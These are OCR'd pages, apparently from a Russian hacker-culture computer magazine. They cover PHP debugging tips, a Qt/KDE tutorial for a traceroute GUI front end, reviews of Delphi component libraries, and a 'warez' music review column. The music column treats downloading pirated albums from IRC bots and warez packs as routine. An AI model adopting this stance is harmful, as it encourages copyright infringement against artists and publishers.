если параметр включен, и 0, если выключен. Так, в зависимости от сиюминутных настроек, можно обрабатывать самые различные случаи:

```
if(!get_magic_quotes_gpc()) {
$a=addslashes($a);
}
```

3. **"Undefined function"**. Настоящий враг программиста - трясущиеся руки, похмельная голова и невнимательный взгляд. Все это приводит к опечаткам, некоторые из которых приводят к самым неожиданным ошибкам. Причем если опечатка приводит к логической ошибке, а система насчитывает несколько десятков сценариев общей длиной 10000 строк, поиск такой ошибки грозит затянуться на пару-тройку дней. Но тут я ничем помочь не могу - расскажу лишь о том, с чем действительно часто сталкивался. Если по ошибке поставить символ доллара перед именем функции, интерпретатор считает этот идентификатор именем переменной и ищет функцию, параметром котором может быть эта переменная:

```
$mysql_query("select uid, login, passwd from userz");
```

Это приводит к ошибке "Undefined function", причем имени функции не указывается. Знаешь, можно часами скользить глазами по нерабочему куску кода и в непонятках посимвольно его разбирать - и только после нескольких бессонных ночей, когда нервы уже на пределе, найти подвох. В такие моменты я обычно сразу ложился спать :).

4. **"Timed out!"**. Специфика окружения состоит еще и в том, что php-процесс может выполняться ограниченное время (обычно несколько десятков секунд, в зависимости от настроек). Нормальные админы за этим очень чутко следят, как и за выделением памяти, загрузкой цп и прочими жизненно важными параметрами. Может получиться, что выполнение сценария затягивается надолго (например, если он реализует работу какого-то сложного алгоритма на большом графе, работает с сетевыми соединениями либо просто из-за логической ошибки произошло "зацикливание", бесконечное и малоосмысленное выполнение некоторого итеративного процесса). По дефолту, любому сценарию php для выполнения отводится 30 секунд, это время можно увеличить из сценария (в установленных администратором рамках) при помощи функции set_time_limit(seconds):

```
Set_time_limit(60).
```



TM RADIO ULTRA




Fagot (salieff@mail.ru)

QT - GUI НЕ ОТ MICROSOFT

Сегодня Linux все активнее теснит небезызвестную тебе ось на юзерских десктопах. Такое продвижение было бы немыслимо без графического оконного интерфейса. Из этой статьи ты поймешь, что его создание с помощью библиотеки Trolltech QT (активно используемой в Linux; к примеру, с ее помощью написан KDE) ничуть не сложнее, чем кодинг окошек с помощью MFC, VCL, OWL и других распространенных библиотек.


КОДИМ ОКОННЫЕ ИНТЕРФЕЙСЫ ПОД LINUX

Графическая подсистема в UNIX-системах довольно сильно отличается от творения Билла Гейтса. Так уж повелось, что в никсах используется отдельный графический сервер (обычно поддерживающий протокол X11 и называющийся X-сервером), исполняющийся в режиме обычной программы, который с одной стороны общается через ядро с терминальным железом (моник, клава, мышка и т.д.), а с другой - с программами-клиентами, которые могут обращаться к X-серверу как в локальном контексте, так и удаленно через сеть. Обычно X-сервер содержит такие навороты, как удаленное отображение графического контекста, аудит подключений, динамическое расширение модулями отображения (к примеру, для видео-оверлея или отрисовки графики аппаратным акселератором видеокарты) и прочее. Большинство этих вещей присутствовали в реализациях X11 уже в те лохматые годы, когда не то что про PCAnywhere или RDesktop, про Win 3.11 еще никто не слышал. MS безумно гордится тем, что они запихали GUI в ядерный контекст, в WinXP появилась более-менее приличная поддержка скинов, а уж в лонгхорне, поговаривают, GUI вынесут из ядра в отдельный опциональный сервис. Думаю, тебе понятно, откуда растут ноги.



Архитектура X-сервера

Но скажу по тебе секрету, что писать приложения непосредственно для X11 ничуть не веселее, чем под Win32. Естественно, со временем стали появляться библиотеки, маскирующие от программиста детали низкоуровневой реализации. Одной из первых была XAW, все ее великолепие ты можешь увидеть на соответствующем скриншоте.



Прога с XAW-интерфейсом



На диске ты найдешь эту программу в двух вариантах, под голый QT и с использованием KDE'шных надстроек. Для их сборки тебе понадобится C++ компилятор, библиотеки и заголовочные файлы QT и KDE, соответственно.

Были и другие, но сейчас реальное лидерство держат библиотеки GTK и QT. Интерфейс GTK немного быстрее, чем QT (в Linux-версии), имеет только ANSI C реализацию, жутко тормозной порт под винды и, на мой взгляд, не самую удачную эргономику интерфейсных компонентов. Поэтому я расскажу, как создавать GUI с помощью QT. Мы возьмем консольную утилиту traceroute и напишем для нее графическую оболочку - фронтенд.

БЫСТРЫЙ СТАРТ

Никаких особенных извращений для того, чтобы начать писать наше приложение, не требуется. Самый обыкновенный сишный main(). В программе существует единственный объект класса QApplication - объект приложения:

```
QApplicaton a(argc, argv);
```

Все графические компоненты в QT наследуются от класса QWidget, мы их так и будем называть - виджеты. Создадим основной виджет:

```
QWidget w;
```

Объекту приложения передается основной виджет:

```
a.setMainWidget(&w);
```

И, наконец, покажем всем наш могучий виджет (по умолчанию он скрыт) и отдадим управление объекту QT-приложения:

```
w.show();
return a.exec();
```

Вот и все. Как видишь, создать примитивное окошко проще пареной репы. Давай двинемся дальше.

ДЕКОР В СТУДИЮ!

Элементами декорирования окна с помощью QT управлять просто и интуитивно понятно. Нашему окну не хватает кэпшена с текстом и иконкой. С текстом все просто:

```
w.setCaption("X-TRACEROUTE");
```

А создать иконку нам поможет GIMP или любой другой графический редактор, умеющий записывать файлы в формате XPM. В Linux XPM-формат имеет то же значение, что ICO - в виндах. Любая картинка в формате XPM - это массив, описанный в синтаксисе ANSI C. К примеру, моя иконка имела вот такой вид:

```
static char * xtracert_xpm[] = {...
```

Включим иконку в нашу программу как кусок кода:

```
#include "xtracert.xpm"
```

Теперь поместим ее в caption нашего окна:

```
w.setIcon(QPixmap((const char **)xtracert_xpm));
```

Наше окно декорировано. Конечный вид приложения будет зависеть от установленной темы (ведь это только виндовым юзерам скины в новинку), но наш текст и наша иконка будут присутствовать там в большинстве случаев. Двигаемся дальше, и я расскажу, как превратить этот код в рабочее приложение.

КОМПИЛЯЙ И ВЛАСТВУЙ

Для сборки тебе необходим C++ компилятор (по возможности GCC 3.*.*) и библиотека QT (по возможности версии 3.*.*) в development-варианте, т.е. с заголовочными файлами. Чтобы собрать приложение руками, тебе придется изобразить нечто вроде:

```
g++ -I. -I/usr/lib/qt-3.1/include -L/usr/lib/qt-3.1/lib -
L/usr/X11R6/lib -lqt-mt -lXext -lX11 -lm xtracert.cpp -o xtracert
```

Пути к библиотекам и заголовочным файлам могут отличаться от моих. Однако все так просто, пока ты не строишь наследования от QT-классов с объявлением своих слотов и сигналов (мы поговорим о них позже). В этом случае придется обрабатывать заголовочный файл с объявлением унаследованных классов с помощью MOC-компилятора, специфической QT'шной утилиты:

```
moc xtracert.h -o moc_xtracert.cpp
```

Полученный файл moc_xtracert.cpp следует компилить вместе со всеми остальными, без него ничего не соберется.

Начиная с версии 3.*.* в комплекте QT появилась замечательная утилита qmake. Она работает с файлами проектов, имеющими простой и понятный синтаксис, и генерит Makefile-скрипт для утилиты make. Создадим файл проекта xtracert.pro:

```
TEMPLATE = app
HEADERS = xtracert.xpm
SOURCES = xtracert.cpp
TARGET = xtracert
```

Теперь создадим на его основе Makefile:

```
qmake xtracert.pro -o Makefile
```

Теперь осталось сказать make и наслаждаться результатом.

НАПОЛНИМ ОКНА СОДЕРЖАНИЕМ

Ну что это за GUI-приложение, которое имеет лишь одно голое окошко, хоть и декорированное? Библиотека QT имеет широкий спектр всевозможных виджетов, необходимых в повседневной жизни. Поэтому давай слегка напряжемся и добавим в наше приложение поле ввода, несколько кнопок и поле вывода. Для этого придется унаследовать свой класс от класса QWidget. В качестве приватных членов наш класс будет содержать указатели на необходимые объекты, вроде QPushButton. В конструкторе класса мы создадим объекты под эти указатели, а в унаследованном методе resizeEvent будем менять их размеры, чтобы все это хозяйство органично вписывалось в окно при изменении его размера. Декларация нашего класса видна на врезке "Основной виджет". Объявление класса я поместил в файл xtracert.h, а код методов класса - добавил в файл xtracert.cpp. В файле проекта в строку HEADERS добавился xtracert.h, а главным виджетом программы стал объект класса XtrWidget.

ОСНОВНОЙ ВИДЖЕТ

```
class XtrWidget : public QWidget{
 Q_OBJECT
 public:
 XtrWidget(void);
 ~XtrWidget();
 void resizeEvent(QResizeEvent * e);
 private slots:
 void GoSlot(void);
 void ClearSlot(void);
 void QuitSlot(void);
 private:
 QPushButton * b_go, * b_clear, * b_quit;
 QLineEdit * le_ip;
 QTextEdit * te;
};
```

ДОБАВИМ ЖИЗНИ

Кнопочки и прочая визуальная радость в нашем окне появились. Но они абсолютно безжизненные. Чтобы они стали живыми и блестящими, разберемся, как связывать между собой события и реакции в среде QT. Связывание здесь происходит между сигналами - они либо присутствуют в унаследованных методах, либо эмитируются самостоятельно, и слотами - с ними ситуация аналогичная. Сигнал и соответствующий ему слот - это методы, имеющие одинаковый набор аргументов. Наша кнопка b_quit имеет уже готовый сигнал pressed(), который эмитируется при ее нажатии. Создадим под нее слот в нашем виджете. Для этого в самом начале объявления нужно вставить макрос Q_OBJECT и добавить секцию со слотами:

```
private slots:
void QuitSlot(void);
```

Теперь в конструкторе класса свяжем сигнал и слот с помощью функции QObject::connect (не путать с connect'ом из области сокетов!):

QObject::connect(b_quit, SIGNAL(pressed()), this, SLOT(QuitSlot()));

Теперь при нажатии кнопки Quit будет вызываться метод QuitSlot(). Кстати, это как




Для фанатов RAD'ов существует пакет визуального проектирования QT-виджетов по имени QT Designer. Хотя лично я не фанат автосгенеренного кода, но на хелп по QT-классам, идущий в комплекте, советую обратить внимание.




QT - кроссплатформенная библиотека. Все, что ты написал с использованием чистого QT, соберется не только в Linux, но и на MacOS, Solaris и на небезызвестной тебе OS Windows.

ЗАПОЛЗИ СЮДА

- **www.trolltech.com** - официальный сайт компании Trolltech - создателя QT
- **www.kde.org** - оффсайт команды KDE
- **http://developer.kde.org** - здесь учат программировать с использованием KDE'шных фич
- **http://kde-look.org** - тут лежит куча тем для KDE, которые, соответственно, отобразятся и на нашей программе



Наш GUI-frontend



Симпатичный интерфейс в трее

раз тот случай, когда тебе пришлось бы обрабатывать декларацию нашего виджета с помощью MOC-компилятора, если бы нам на помощь не пришла утилита qmake.

КАК МЫ ВСЕ ОБУСТРОИМ

Теперь спланируем алгоритм нашей программы. Активной частью интерфейса будут три кнопки - "go", "clear" и "quit", а также поле ввода IP-адреса. Сигнал pressed (а можно и released - тогда будет видно, как кнопка нажимается) каждой кнопки свяжем с соответствующим слотом нашего класса. Слот для кнопки "go" будет забирать IP-адрес из поля ввода, посредством popen() запускать traceroute, а результаты передавать в поле вывода. Слот для кнопки "clear" будет очищать поле ввода и поле вывода. И, наконец, слот для кнопки "quit" будет вызывать в нашем классе унаследованный метод close().

Как видишь, написать графический фронтенд для консольного приложения - посильная задача даже для начинающего программиста.

QT + KDE = СЧАСТЛИВЫЙ СОЮЗ

Один из наиболее глобальных QT-проектов это KDE - K Desktop Environment. Не самую высокую скорость этот оконный менеджер оправдывает немереным количеством наворотов, и если есть возможность пользоваться KDE'шными надстройками над QT, то делать это можно и нужно.

Начнем мы с малого. Сегодня редкая оконная среда обходится без панели задач с трей-областью. Мы можем создать в KDE'шном трее иконку с контекстной менюшкой, автоматом получив "сворачивание окна в трей". Схема действий здесь аналогична предыдущей, только объект приложения будет экземпляром класса KApplication, а главный виджет мы унаследуем от класса KMainWindow. На первых порах нужно запомнить, что в KDE'шной модели действует сборщик мусора, поэтому нельзя статически объявлять главный виджет (а надо, соответственно, динамически) и нет смысла его удалять:

```
class XtrWidget : public KMainWindow{ ...
KApplication a( argc, argv, "KDE Xtracert" );
XtrWidget * w = new XtrWidget ;
```

Обрати внимание, что у объекта приложения есть символьное имя. Если в голом QT оно необязательно, то KDE'шное приложение без него работать не будет.

Пока принципиальных отличий от QT не видно. Но вот на сцену выходит класс KSystemTray, отсутствующий в QT, который и обеспечит нам базу для нашей иконки-менюшки в трее. В качестве приватного члена объявим в нашем классе указатель на KSystemTray, а в конструкторе класса все обустроим:

```
tray = new KSystemTray(this, "KDE Xtracert");
tray->setPixmap(QPixmap((const char **)xtracert_xpm));
tray->show();
```

Теперь ты увидишь в трее нашу иконку. По клику левым мышом в эту иконку наше окошко будет сворачиваться-разворачиваться из трея, по клику правым - будет выскакивать контекстное меню. Я не удовлетворился тем, что вышло, и унаследовал свой класс от KSystemTray, чтобы иметь возможность управлять заголовками и пунктами меню. Как это сделано, ты увидишь в полной версии исходников проги. Чтобы все успешно собралось, добавим пару строк в файл проекта:

```
INCLUDEPATH += /usr/include/kde
LIBS += -lkdeui
```

Это подключит к нашему проекту KDE'шные библиотеки и заголовочные файлы с описанием интерфейса этих библиотек.


ЗАКЛЮЧЕНИЕ

Надеюсь, тебе понравилась библиотека QT, и ты уделишь ей должное внимание. А я напоследок хочу дать еще несколько советов:

❶. KDE'шные надстройки. Ты уверен, что твоя программа будет использоваться исключительно в среде KDE? Тогда имеет смысл использовать множество KDE-дополнений к QT (вроде иконок в трее, компонент браузера etc). Однако если пользователь WindowMaker'a или Gnom'a узрит, что твоя прога тянет за собой воз KDE'шных библиотек, не установленных в его системе, он вряд ли придет в восторг. Так что не злоупотребляй.


❷. Локализация. Как большинство юниксовых проектов, QT имеет довольно неплохие встроенные средства локализации. Для создания локализуемого проекта следует заключать строковые константы в макрос tr, т.е. писать не "About Author", а tr("About Author"). Это позволит в будущем создать перевод строковых констант на различные языки с помощью спецсредств QT, а также подключить эти переводы к твоей программе без ее перекомпиляции.





Темы отображения легко меняются без участия программы

Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




GLOBUS - Delphi VCL Extensions Library

Описание:
Лучшие библиотеки компонентов всегда выходят от программистов из каких-то компаний. Таким был RX, и таким стал Globus. Его создали программисты компьютерного магазина Библио-Глобус и выложили на бесплатное скачивание на сайт магазина. Это небольшой набор компонентов, которые могут улучшить интерфейс любой программы.

Особые отличия
+ Компоненты поставляются в исходниках. Не весь код эффективен, но на это можно закрыть глаза.
+ Большинство из компонентов будут полезны для придания программе элегантного вида и работают стабильно. Только у трех были замечены глюки.
+ В состав пакета входит оригинальный компонент glRuler для создания линейки и glShadow для придания тени любому компоненту.
+ Мне очень понравился компонент glHoleShape. Достаточно бросить его на форму, и на ней образуется дыра. В свойстве Shape можно указать, какой формы будет дырка. С помощью этого компонента ты можешь визуально создавать окна неправильной формы. Но он глючный и при некоторых настройках отображается неправильно.
- С помощью компонента glWizardHeader легко можно создавать шапки для какого-нибудь окна мастера. Правда, есть проблемы с прорисовкой. Иногда компонент вообще не прорисовывается из-за плохой обработки сообщения WM_PAINT. Поэтому приходится иногда вызывать ее вручную, с помощью Repaint или Invalidate.

Диагноз
Компонент необходим для придания программе оригинальности и удобства. Все возможности в од-



ном обзоре описать невозможно, поэтому ты должен сам увидеть компоненты из этого пакета.


Ссылки
Информацию о компоненте можно найти здесь: http://cpr.biblio-globus.ru, забираем файл здесь: www.torry.net/vcl/packs/huge/globuslib.zip. Есть он и на нашем CD.

PickShow

Описание:
Этот компонент позволяет создавать различные эффекты над картинками. Можно взять две картинки и создать красивый визуальный переход между ними. Таким образом, легким движением руки делаются презентации с переходами между кадрами в виде визуальных эффектов. Можно использовать компонент и как способ создания эффектов в графическом редакторе или аниматоре (GIF или AVI).

Особые отличия
+ Очень качественно написанные исходники.
+ В комплект входят 122 эффекта.
+ Очень легко добавлять новые эффекты (демка входит в архив).
+ Эффекты могут просчитываться и прорисовываться в отдельных потоках, что увеличивает скорость обрисовки.
+ Есть возможность работы с картинками из базы данных.
- При некоторых сочетаниях настроек замечены глюки, но в основном работает стабильно. Просто разработчикам надо было запретить несовместимые установки или как-то корректно их обрабатывать.
- Реально эффектов меньше 122, потому что один эффект повторяется по 2-4 раза, просто с разных сторон.

Диагноз
Если в программе нужна анимация или графические эффекты, то PickShow с легкостью решит эти проблемы. Самое интересное, что все эффекты красивые и просчитываются в реальном времени даже на Pentium 100.




Ссылки
Забираем файл здесь: www.delphiarea.com/products/picshow/picshow.zip.

Drag and Drop Component Suite

Описание:
Чтобы программа соответствовала правилам юзабилити, в ней везде, где только возможно, нужно использовать технологию «перетащи и отпусти». Некоторые юзеры пользуются только мышкой и не признают клавиатуру, а в некоторых местах эта технология действительно удобна и необходима.


Особые отличия
+ Поддержка технологии Drag&Drop на уровне стандартов Windows без всяких выпендрежей. Это значит, что если ты тащишь файл, то его можно тащить не только внутри программы, но и на рабочий стол, в проводник или в любую другую программу.
+ Можно таскать файлы, папки, текст, картинки URL адреса.
+ Поддержка буфера обмена.
+ Автоматический скроллинг окна, над которым тащится объект.
+ Поддержка операций «Копировать», «Переместить» и «Создать ярлык» при перетаскивании файлов.
+ Во время работы не замечено проблем. Компоненты работают стабильно и качественно.
- Отсутствуют понятные иконки для компонентов на палитру компонентов.
- Сложно разобраться с работой.



Диагноз
Нужна поддержка Drag&Drop? Качай эти компоненты, и проблемы будут решены. Надо только потратить немного времени, чтобы разобраться в работе, и сразу ощущаешь невероятную гибкость и удобство.

Ссылки
Забираем файл здесь: www.torry.net/vcl/system/draganddrop/dragdrop.exe.

Иван Помакин, профессор вареза (sidex@real.xakep.ru)



LEECH

СВЕЖАЯ WAREZ-KA

АУДИО WAREZ-KA

DAFT PUNK «DAFT CLUB»



Как вставляет:

Дебютный цэдэ Daft Punk «Homework» стал уникальным для моего музыкального склада – редкость его была в его лицензионности! Тогда я настолько возбудился творчеством королей фанка... Сейчас же получается добротная халява – компакт на 100% состоит из ремиксов прежнего «Discovery» и пары нот из дебютника. По идее, диск должен был легко вписаться в ухо нынешнего слушателя, ведь тут столько ДИСКО, которое охотно потребляется на повсеместных so 70-80's parties. Но что-то не выходит... и оригинал, т.е. обозначенный «Discovery», звучит даже свежее «Daft Club'a»! Релиз становится актуальным лишь для истинных поклонников бригады, а также увидевших мульт «Interstella 5555», где авторами OST'a выступают DP. Кстати, это аниме – очень рекомендуется к просмотру!

К сожалению, только несколько ботов делятся мультом через irc :(.

AIR «TALKIE WALKIE»



Как вставляет:

Второй музыкальный релиз этого номера, которым нас снабдили французы. В отличие от Daft Punk, материал оказался новым и более качественным, чем предыдущий альбом «10.000 Hz». Большинство торчков от Air'a называют «Moon Safari» их лучшей темой, однако я много-много-много раз прокручивал Air'овский саундтрек к «Девственницам самоубийцам». Один из треков свежака был также заюзан в кино «Трудности перевода» от той же Софии Копполы. Ахтунг! Варезники пытаются динамить честной народ – по инету гуляет неполный архив альбома! Там только первые 9 треков из 13. Отсутствует киношный музакс!

Жаль, что альбом не вышел прошлым летом. Так бы он достался нам по осени - очень уж музыка там осенне-зимняя. К тому же диск легко бы стал OST к «Морозко» :). Под него, наверное, можно и Снежную Королеву оживить жарким поцелуем...

IMPULSE «FREE YOUR BODY»



Как вставляет:

Сразу после НГ на голову трансеров посыпалась куча psy-релизов. Как будто раньше нельзя было выпустить эту полновесную ГРЫЖУ! Psy – увы, или к счастью, остается по большей части некоммерческой темой (про Yahel и Infected Mushroom забываем на минутку...). К счастью, по причине действующего на слушателя стереотипа «поп – кал», «настоящие пацаны лабают на халяву... или за пивко!». Увы, т.к. встречаются десятки отличных начинаний психоделических трансеров, которые обрываются на одном альбоме и десятке выступлений перед сотней гоблинов в районном ДК... Надеюсь, что у Impulse все получится иначе, ведь не так много у нас африканских музыкантов, отбивающих ритмы... Концепция большинства треков очень здоровая и взрослая, однако реализация требует развития и твердой руки продюсера: приходится заставлять себя дослушать каждый трек до конца. Impulse находит вкусные темы, но их хватает лишь по одной минуте на трек.

JUNIOR JACK «TRUST IT»



Как вставляет:

Это самый горячий релиз хауса последнего времени! Альбом, эвакуирующий понятие «хауса» из батальона сливных. Диск жутко интересен, т.к. легко прописывается на все танцполы (любого уровня сложности) и в телевизор одновременно! Отдельные треки можно было послушать еще прошлым летом, а наступившая же в клубах весна находится под воздействием отчаянного хита JJ - «Da Hype». Этот трек великолепен как в оригинале, так и в вокальной версии, где отлично смешался голос из The Cure. Также есть и просто неплохие чилаутные треки. Даже пара голимых песен оказываются дико тенденциозными в своей голимости. Без этого диска лето не наступит!

MARK 'OH «MAGIC POWER» 2004



Как вставляет:

Ремастер 1996 г. Кто знает творчество этого господина – объяснять что-либо излишне. Mark 'Oh – поп-звезда некогда существовавшей рейв-сцены, «кислотников», как называли несведущие. Диск по-доброму наивен, уносит в отрочество, когда самый свежий музон крутили только на телеканале «2x2». «Magic Power» прост, как те самые «дважды два». Для погружения в актуальное понятие «ретро» - Mark 'Oh слишком молод, а для перехода в разряд «позитивной молодежи», последовавшего за «рейверами», слишком стар. Увы, это типичная судьба «музыки девяностых».

THE CRYSTAL METHOD «LEGION OF BOOM»




Как вставляет:

После вполне удачного альбома ремиксов я опасался, что TCM зазнаются, выдадут некую истерическую байду. К сожалению, мои опасения частично оправдались. Нет, альбом более чем съедобный, выхлапывает почти без неровностей. Однако опытные слушатели, с чьим мнением я соглашусь, говорят, что альбомы идут по нисходящей. «Vegas» был лучше «Tweekend», который, в свою очередь, делает нынешний, третий релиз. Я познакомился с группой по второму диску, когда их творчество показалось схожим с The Chemical Brothers. Тогда на некоторое время TCM прочно заменил TCB в плейлисте. Хотя по-настоящему нового в «Легионе» практически нет - двух бит не насчитаешь... Если же трафик дороже золота, то лучше потратиться на старый и проверенный «Vegas».

THE CURE «JOIN THE DOTS: B-SIDES AND RARITIES, 1978-2001» (4CDS)


Как вставляет:

Ты не увидел бы этого обзора, если бы не вокал Роберта Смита, солиста The Cure, в упомянутом выше «Da Hype» Junior Jack'a. Мне предельно симпатичны The Cure, они имели серь-



езное влияние на подраставшее поколение (хотя бы название кино «Мальчики не плачут», взятое по заглавию одного из треков команды). Однако, господа музыкальные барыги, сколько можно мучить юзера многочисленными переизданиями переизданного? Здесь снова обещают «редкие песни», почти все из которых легко находятся в предыдущих альбомах. Редкостей лишь две, и то обе оказались мне недоступны. Первая – ремиксы на The Cure от Oakenfold'a и других бойцов танц-фронта. Ремиксы оказались недоступны в моем обрезанном варез-паке (лишь 70% альбома в наличии =/). Вторая тема – увесистый буклет, который продается вместе с компактом. Понятное дело, материализовать полиграфию через инет пираты 21 века пока не научились... В остальном же, это грамотная подборка всего самого вкусного, сделанного группой, причем в заметно исправленном качестве звучания.

VA - DARK TRANCE PART 7 (2004)



Как вставляет:

Обложка болванки обещает дать новое определение техно и транса. После прослушки диска возникает двоякое чувство: сомнение в новиз-не предложенного или недовольство тем самым новым? Представленный материал – типичные выдержки с бюргерских вечеров танцев. Камуфляжные штаны-карго, красные волосы, пара X под язык... ТАНЦЫ! Большая часть сборника – звуковой мусор. Наверное, я совсем зажрался на фришном трафике, но сдутые 200M я прослушивал, проматывая по 30 секунд на трек. Зачем же писать о подобном говнотрансе? А затем, что он распространяется с дикой скоростью – через день после релиза никому не известные CD уже разбросаны по десяткам ботов. Создается впечатление, что промоутеры сами себя пиратят, надеясь, что хоть for free кто-нибудь скушает подобное.

SANDRA COLLINS «PERFECTO PRESENTS» (2CDS)



Как вставляет:

